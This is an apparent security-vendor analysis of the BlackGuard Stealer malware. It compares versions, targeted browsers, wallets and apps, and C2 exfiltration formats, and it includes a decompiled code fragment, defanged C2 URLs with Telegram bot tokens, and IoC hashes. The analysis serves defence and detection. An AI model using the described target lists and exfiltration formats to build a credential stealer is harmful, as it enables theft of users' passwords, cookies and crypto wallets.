
4. Utilize SQLite.Interop.dll

Information such as login accounts, cookies, and web history stored in the browser that BlackGuard collects, is stored in the form of SQLite Database in the installation path. In the case of v1.x, after copying the database file, the accounts and cookie values in the file are extracted using the DPAPI Decrypt function.

However, after v2, it has changed to a method of directly reading the database by using SQLite.Interop.dll. At this time, the method of loading SQLite.Interop.dll is different between BlackGuard v2.4 and v3.5.

BlackGuard v2.4 downloaded SQLite.Interop.dll file using *WebClient.DownloadData()* function from external C2 Server, whereas BlackGuard v3.5 downloads the library file from the C2 Server is removed and has included in the resource to be used by calling in the stealing function. It is assumed that this is to prevent being detected by AV in the process of downloading the library.

Press enter or click to view image in full size



Data collection by BlackGuard version

1. **Changes in Target Software**

Press enter or click to view image in full size

Stored Path	Target Items		
Infected device information	OS Version HWID IPv4	Country Log date BlackGuard Version	Launch path Screen size Current time
User data in the Browser	Password AutoFill	History Downloads	CC
Crypto Wallet	wallet.dat		
Wallet Extension on Browser	Chrome, Edge, Edge Beta		
FTP software	FileZilla	WinSCP, Total Commander	
VPN software	ProtonVPN	OpenVPN	NordVPN
Messenger	TOX, Element, Signal, Proxifier		
Others	Steam	Discord, Telegram, Pidgin	
Outlook	Outlook		
Local Files	Files in Desktop / Documents / %UserProfile%\source (Target extension: *.txt, *.config, *.rdp / Max Size: 2.5 MB)		

Red box: Removed from v2.x and v3.5 / Green box: Added in v2.x and v3.5

In BlackGuard v1.x, infected device information such as OS version, IPv4, and the country was collected as much as possible, but in v2 and later, the redundant or unnecessary data was excluded. In particular, after v2, wallet extension on the browser and some FTP software and Messenger, which were not collected in the early version of BlackGuard, have been added to the target items, and BlackGuard version information is additionally saved when collecting infected devices. In addition, stealing of ProtonVPN and Steam credentials has been completely excluded since v2, and credit card information in the browser was also excluded from the target.

The table that organizes the collected data changed according to the BlackGuard version by type is as follows. The table below summarizes the changes in collected data by type.

The details of the items BlackGuard collects are as follows.

Press enter or click to view image in full size

Target Items		v1.x	v2.x	v3.5
System Information		- OS version - HWID - Launch path - IPv4 - Screen size - Country - Current time - Log date	- BlackGuard version - HWID - IPv4 - OS version - Country - Log date	
Browser User data		- Password - Downloads - AutoFill - CC - History	- Password - History - AutoFill - Downloads	
Crypto Wallet		O	wallet.dat	
Wallet Extension on Browser	Chrome	X	Files in extension wallet folder	
	Edge			
	Edge Beta			
Messenger Software	Element	X	Files in [*Messenger*] folder	
	Signal			
	Proxifier			
	Tox			
FTP Software	FileZilla	O	Port Username Password	Port Username Password **Host**
	WinSCP	X	WinSCP.ini	
	Total Commander	X	wcx_ftp.ini	
VPN Software	ProtonVPN	O	**X**	
	NordVPN		user.config	
	OpenVPN		Username, Password	
IM Client (Pidgin)		X	Protocol name password	Protocol name password
Outlook		X	Files in Outlook Profile folder	
User-Agent		X	Browser Version Location User-Agent	**X**

Total Commander data not collected due to coding error

BlackGuard also collects information related to **Total Commander (GHISLER)** from v2 onwards, but it was not performed successfully as a result of code analysis.

After creating the GHISLER folder, BlackGuard tried to copy the wcx_ftp.ini file from the Total Commander installation path to the GHISLER folder. However, due to incorrect code writing, the files related to Total Commander are not collected successfully because the parameters are set incorrectly in the process of copying the Total Commander file. This appears to be a coding error of the BlackGuard Stealer operator, and as a result of actual testing, it was confirmed that information related to Total Commander was not normally collected.

Press enter or click to view image in full size

```
public static void GetTotalCommander(){
  checked{
    try{
      string text = smerch.TempFolder + Class37.smethod_0(Class63.GHISLER());
      if(Directory.Exists(text)){
          Directory.CreateDirectory(text + Class37.smethod_0(Class63.FTP\\TotalCommander()));
      }
      FileInfo[] files = new DirectoryInfo(text).GetFiles();
      for(int i = 0; i < files.Length; i++){
          if(files[i].Name.Contains(Class37.smethod_0(Class63.wcx_ftp_ini()))){
             File.Copy(text + Class37.smethod_0(Class63.wcx_ftp_ini()), Class37.smethod_0(Class63.FTP_Toatal_Commander_wcx_ftp_ini()));
             Class37.TotalCommander++;
          }
      }
    }
    catch
    {
    }
  }
}
```

2. Target Browser for Credential Collection

As the BlackGuard version was updated, credentials of Edge Browser were also added in v2.x and v3.5.

Press enter or click to view image in full size

Target Browsers			
dotnetbrowser-chromium	Chedot	Coowon	Maxthon3
Opera	Vivaldi	liebao	K-Meleon
Opera GX Stable	Kometa	QIP Surf	Sputnik
Firefox	Elements Browser	Orbitum	Nichrome
MapleStudio	Epic Privacy Browser	Comodo	CooCoc
Iridium	uCozMedia	Amigo	Uran
7Star	Sleipnir5	Torch	Comodo Dragon
CentBrowser	Citrio	360Browser	Brave Browser
Edge (Added from v2.x & v3.5)			

In addition, v2.x and v3.5 have been changed to separately collect and store cookies and passwords in each browser. v2 and v2.4 have different target browsers, and v2.4 and v3.5 have the same target browser.

Press enter or click to view image in full size

Version	Target browsers that separately collect Cookies & Passwords
v1.x	[Don't collect separately]
v2.x	Chrome, Opera, Edge
v2.4 & v3.5	Chrome, Opera, Edge, **Edge Beta, Brave, Vivaldi, Firefox (New)**

Press enter or click to view image in full size

Target Browsers			
dotnetbrowser-chromium	Chedot	Coowon	Maxthon3
Opera	Vivaldi	liebao	K-Meleon
Opera GX Stable	Kometa	QIP Surf	Sputnik
Firefox	Elements Browser	Orbitum	Nichrome
MapleStudio	Epic Privacy Browser	Comodo	CooCoc
Iridium	uCozMedia	Amigo	Uran
7Star	Sleipnir5	Torch	Comodo Dragon
CentBrowser	Citrio	360Browser	Brave Browser
Edge (Added in v2.x & v3.5)			

3. Crypto Wallet

Get S2W's stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

Compared to BlackGuard v1.x, v2.x and v3.5 have also changed the list of Crypto Wallets they collect. As the version was updated, some wallets were added and Coinomi was excluded from the list.

Press enter or click to view image in full size

Version	Target Wallet
v1.x	Zcash, Armory, Jaxx, Exodus, Ethereum, Electrum, Atomic Wallet, Guarda, Coinomi, Lightcoin, Dash
v2.x & v3.5	Zcash, Armory, Jaxx, Exodus, Ethereum, Electrum, Atomic Wallet, Guarda, Litetcoin, Dash, **Zap, Binance, atomic_qt, Frame, io.solarwallet.app, TokenPocket (New), Coinomi (Removed)**

4. Wallet Extension on Browser

BlackGuard v2.x and v3.5 steal wallet data files in the wallet extension installation folder on Chrome, Edge, and Edge Beta. The list of target wallet extensions collected by BlackGuard v2.x and v3.5 is the same.

Press enter or click to view image in full size

Target Browser	v2.x & v3.5
Chrome	Binance, BitApp, Coin98, Equal, Guild, Iconex, Math, Mobox, Phantom, Tron, XinPay, Ton, Metamask, Sollet, Slape, Starcoin, Swash, Finnie, Keplr, Crocobit, Oxygen, Nifty, Liquality
Edge	Auvitas, Math, Metamask, MTV, Rabet, Ronin, Yoroi, Zilpay, Exodus, Terra Station, Jaxx
Edge Beta	Auvitas, Math, Metamask, MTV, Rabet, Ronin, Yoroi, Zilpay, Exodus

5. Changes in collected data

BlackGuard Stealer collects infected device information and various types of credentials, stores them in a folder created temporarily, and separately stores the number of collected information. The items commonly collected regardless of the BlackGuard version are shown in the table below.

- Commonly Collected Items

  Press enter or click to view image in full size


Browser User data	FileZilla
Local Files	IPv4
Crypto Wallets	Country
Discord	System Information
Telegram	Search Link
VPN	-

- The target items collected for each version

There are some differences in the target items collected depending on the version. Compared to v1.x, which is the early version of BlackGuard, in v2.x and v3.5, wallet extensions on browsers, Messenger software, FTP software, IM client, and Outlook information are additionally collected. It was also confirmed that Steam-related information and ProtonVPN information are no longer collected.

The figure below compares the items collected by BlackGuard v1.x and v2.x~v3.5.

Press enter or click to view image in full size




Red box: Removed from v2.x & v3.5 / Green box: Modified from v2.x & v3.5 / Purple box: Modified from v2.x

Information.txt

In BlackGuard v2.x and v3.5, BlackGuard version information was added to Information.txt, and the current date, which is a duplicate value with the *log date*, and information related to *screen size*, which are relatively low in importance, were deleted.

Press enter or click to view image in full size



Changes in C2 Communication

BlackGuard Stealer compresses the folder where the collected data is stored and transfer it to the C2 Server. There is a difference in the C2 communication method from BlackGuard v1.x and v2 and later.

- **BlackGuard v1.x**

Early versions of BlackGuard utilize Telegram Bot API to transfer compressed files to C2 Server. When all information is collected, the compressed file is leaked using the bot token hard-coded in the BlackGuard through the POST method.

- **BlackGuard v2.4 & v3.5**

The updated BlackGuard uses a hard-coded C2 URL instead of Telegram Bot API. The compressed folder is transferred to C2 Server through *WebClient.UploadFile()* function and POST method.

The table summarizing the C2 communication methods for each BlackGuard version is as follows.


Press enter or click to view image in full size

	Query Format	Information sent	C2 Method
v1.x	https://api.telegram.org/[Bot Token]/sendDocument?chat_id=[ID]&caption=[MachineName]+[Username] IP: [IPv4] [Country] ⚙ System Version BROWSER INFORMATION: [Counting] SOFTWARE: [Collected software list] Link Checker: [Domain check list]	- ID - **IPv4** - Country - The number of each item collected - **Collected Software** - Link Checker - [Compressed file data]	Telegram
v2.x ~	files/upgrade.php?user={0}&hwid={1}&antivirus={2}&os={3}&passCount={4}&coockieCount={5}&walletCount={6}&telegramCount={7}&vpnCount={8}&ftpCount={9}&country={10}&search={11}&link={12}	- **Username** - ID - **Anti Virus product** - **OS information** - The number of each item collected (password, cookie, wallet, telegram, VPN, FTP) - Country - **Link Checker (Domain)** - Link - [Compressed file data]	C2 URL

Conclusion

- BlackGuard Stealer has been very active on the forums since its appearance in March 2021.
- It is estimated that the development continues, and the feedback from users is reflected immediately, such as expanding the target items and deleting low-importance targets.
- Considering the type of credential to be collected and the fact that it has been actively distributed recently, it seems that there is a possibility that it will develop into a high-impact Stealer malware such as Redline, Vidal, Raccoon, and Ficker Stealer, however, in reality the code is not as good as we think and outdated.
- He is currently under a lot of criticism and we will continue to monitor what BlackGuard opeartor will do in the future.

Press enter or click to view image in full size



Appendix. A: IoCs

Sample Hash

- 67843d45ba538eca29c63c3259d697f7e2ba84a3da941295b9207cdb01c85b71
- 3d3de136d6a22e6064a306452dab72dc70493b02f8f4a505f00bf3dc59e971d3
- 52bd68ea60e7171ed2413cd5292b74ac9872928a1a723405fb73ad57419c5bc6
- 0fc2a7d0dc1a3b0ec547deae8dc296a0b139f94f7f8609c91a8f04a8f939a3e9
- 3c5a8e9820b549a70a353997bbce4fe16956dbab22dedde2f358f0f10930cf44
- 4f4d29507bafc223646d98f5fed78d52dd96caeee2072ff17b15718b45a1811f
- 216c960ac6ef399e7ff33b18c03777237ced76d59ce0f8bb4d5f9a22e85b3bd8
- 352c936eaf45ffd2f99ba2a9e726eaa39af29d4c37a6ad5106849f07aa35896c
- 5293c26f29b4af6bc2f3f74ae1ed93537e6c311a695cc0a6920a635c57383617
- 30023cfbcb45d75e461333e376fde3b053c33de84b88c64ef816c9f77e45b21f
- ba2bc430c4661aab84cf7e8fedf2684e5fc106f7797af4553aef7490193b00a6
- d888dafb1f2ae06311d507e5d3dfa41c851df2175e8441255e2095c09a058d0a
- 7976a7aa5618c833edfebdbc29853c2f433ce1095a752a177deb76d7f68188be
- bbc8ac47d3051fbab328d4a8a4c1c8819707ac045ab6ac94b1997dac59be2ece
- 4d66b5a09f4e500e7df0794552829c925a5728ad0acd9e68ec020e138abe80ac
- 7f2542ed2768a8bd5f6054eaf3c5f75cb4f77c0c8e887e58b613cb43d9dd9c13
- bee035da35ac47830dd70acb3346992a76afa40433e13539883d82114fa94116
- b287dcb70b7a9ed7025171572a96f1447efa6adf88cd30aba591270052acfe8b

- da5fdea2780ff2e36a3594283a24846c19953daf03063a875073deecc183c3ff
- 5b8d0e358948f885ad1e6fa854f637c1e30036bc217f2c7f2579a8782d472cda
- 15fc2939e2e67f1317f2e549b8214e83b8e1c493d94eeff2cf4a1cf58b94274f
- 18db274624914ee6388bda20233db28307be4873bc053e05ad8f6761b217136f
- 26ebf8a0830652c9ea0de64dc0dca6d62caffc0aaa34abf43e7c410095c502ce
- 76b90299713b5d4ffd3c92b2cd66b3de68148c3133f927dfa385b075fd00d5b1
- 62416ed5c114e347643b51879ee8a75e8a871ab7c02679402f99aaf697e9f9e8
- c5c1a48c0062e113389988d4c70dbcc1a594da3b516dfe14185e622b9050b649
- d3b27ba36d01a6ed5492d662c20b38569b0019c29fe065e8f810b369fba76531
- 5ce632f1f10c96a7524bf384015c25681ef4771f09a6b86883a4da309d85452a
- 918af1137f069eccc04220c280e13ed440a380aa0446cfa1d80b4e0ade6c3528
- 9fff9895c476bee0cba9d3e209e841873f1756d18c40afa1b364bd2d8446997c
- c1237d0e517abc7cd15bb55110196247b1f6ec397c28b8b2bdfba86dc5c8805f
- 3f36af60743bfb923246e36bb860ff9021986c9e88c5a4176b67a4d0923125b8
- f2d25cb96d3411e4696f8f5401cb8f1af0d83bf3c6b69f511f1a694b1a86b74d
- 31e0abc1e5c117f3c4d07b7ec1d876118d7c8830565820ad9eca3573382f49b0
- c98e24c174130bba4836e08d24170866aa7128d62d3e2b25f3bc8562fdc74a66
- f47db48129530cf19f3c42f0c9f38ce1915f403469483661999dc2b19e12650b
- 31c4edabd35f8a9d0695c96f21acd8787eec68b8028973470d64c4956d9f1cd1
- 3335f6aff82ff30e3aa29e0cb487be0252ab7b6cf7fcbb074c5642c1f0d7d0c0
- 5aa891744286c1a5d60e408b1799bf8fceaba51c75dde12d62ee1ec56941fadf
- 55ddb7ab485a2bf4aa65ad404ee9bbbf726ff1361e95a098d514e700ab9ffa6b

C2 URL

- https[:]//api[.]telegram[.]org/bot1068601339:AAGUm6n8fS0wwbMhDzm8XXbjUYb6Vb9–64Q
- https[:]//api[.]telegram[.]org/bot1625195044:AAHK-2Z52Nk0cJXJ-G7Ad1kKnmzwMberIVU
- https[:]//api[.]telegram[.]org/bot1822617155:AAF5DW4sJVsYGItkXWeX3elycmmu-6nOK8g
- https[:]//api[.]telegram[.]org/bot1840568117:AAGlvKQeSfXkObSE7__yYc5jM9o8qSrkFUw
- https[:]//api[.]telegram[.]org/bot2113738307:AAEFFkU5zCHejtwoMag2cI5zpW4JKy8A5jI
- https[:]//api[.]telegram[.]org/bot2029788337:AAH5_pYeay9X4P5MpT2OjpO_WEdpwJdVhb4
- https[:]//api[.]telegram[.]org/bot2088622057:AAHBeaoCOwatBAei8rEaCpsgBnxT3LGE5eM
- https[:]//api[.]telegram[.]org/bot5000057429:AAGzxzARC3DPcOsfaw0jKHEyHfyEfZqVYQM
- https[:]//blguard[.]shop/
- https[:]//greenblguard[.]shop/
- https[:]//umpulumpu[.]ru/
- https[:]//onetwostep[.]at/
- https[:]//win[.]mirtonewbacker[.]com/
- http[:]//funkyjazz[.]me/
- https[:]//ritmflow[.]online/
- http[:]//185[.]173[.]157[.]26/
- http[:]//79[.]141[.]162[.]7/

Appendix. B: MITRE ATT&CK MATRIX

Press enter or click to view image in full size

Tactic	Technique ID	Technique Name
Initial Access	• T1566.002 • T1566.003	• Phishing: Spearphishing Link • Phishing: Spearphishing via Service
Execution	• T1204.002	• User Execution: Malicious File
Defense Evasion	• T1027.002	• Obfuscated Files or Information: Software Packing
Credential Access	• T1606.001 • T1528 • T1539 • T1552.001 • T1552.004	• Credentials from Password Stores: Credentials from Web Browsers • Steal Application Access Token • Steal Web Session Cookie • Unsecured Credentials: Credentials in Files • Unsecured Credentials: Private Keys
Discovery	• T1083 • T1057 • T1012 • T1082 • T1614.001 • T1124 • T1497.001	• File and Directory Discovery • Process Discovery • Query Registry • System Information Discovery • System Location Discovery: System Language Discovery • System Time Discovery • Virtualization/Sandbox Evasion: System Checks
Collection	• T1560.002 • T1119 • T1005 • T1074.001 • T1113	• Archive Collected Data: Archive via Library • Automated Collection • Data from Local System • Data Staged: Local Data Staging • Screen Capture
Command and Control	• T1071.001	• Application Layer Protocol: Web Protocol
Exfiltration	• T1041	• Exfiltration Over C2 Channel

P.S. Thank you for the feedback, BlackGuard

Press enter or click to view image in full size

Source: https://medium.com/s2wblog/the-history-of-blackguard-stealer-86207e72ffb4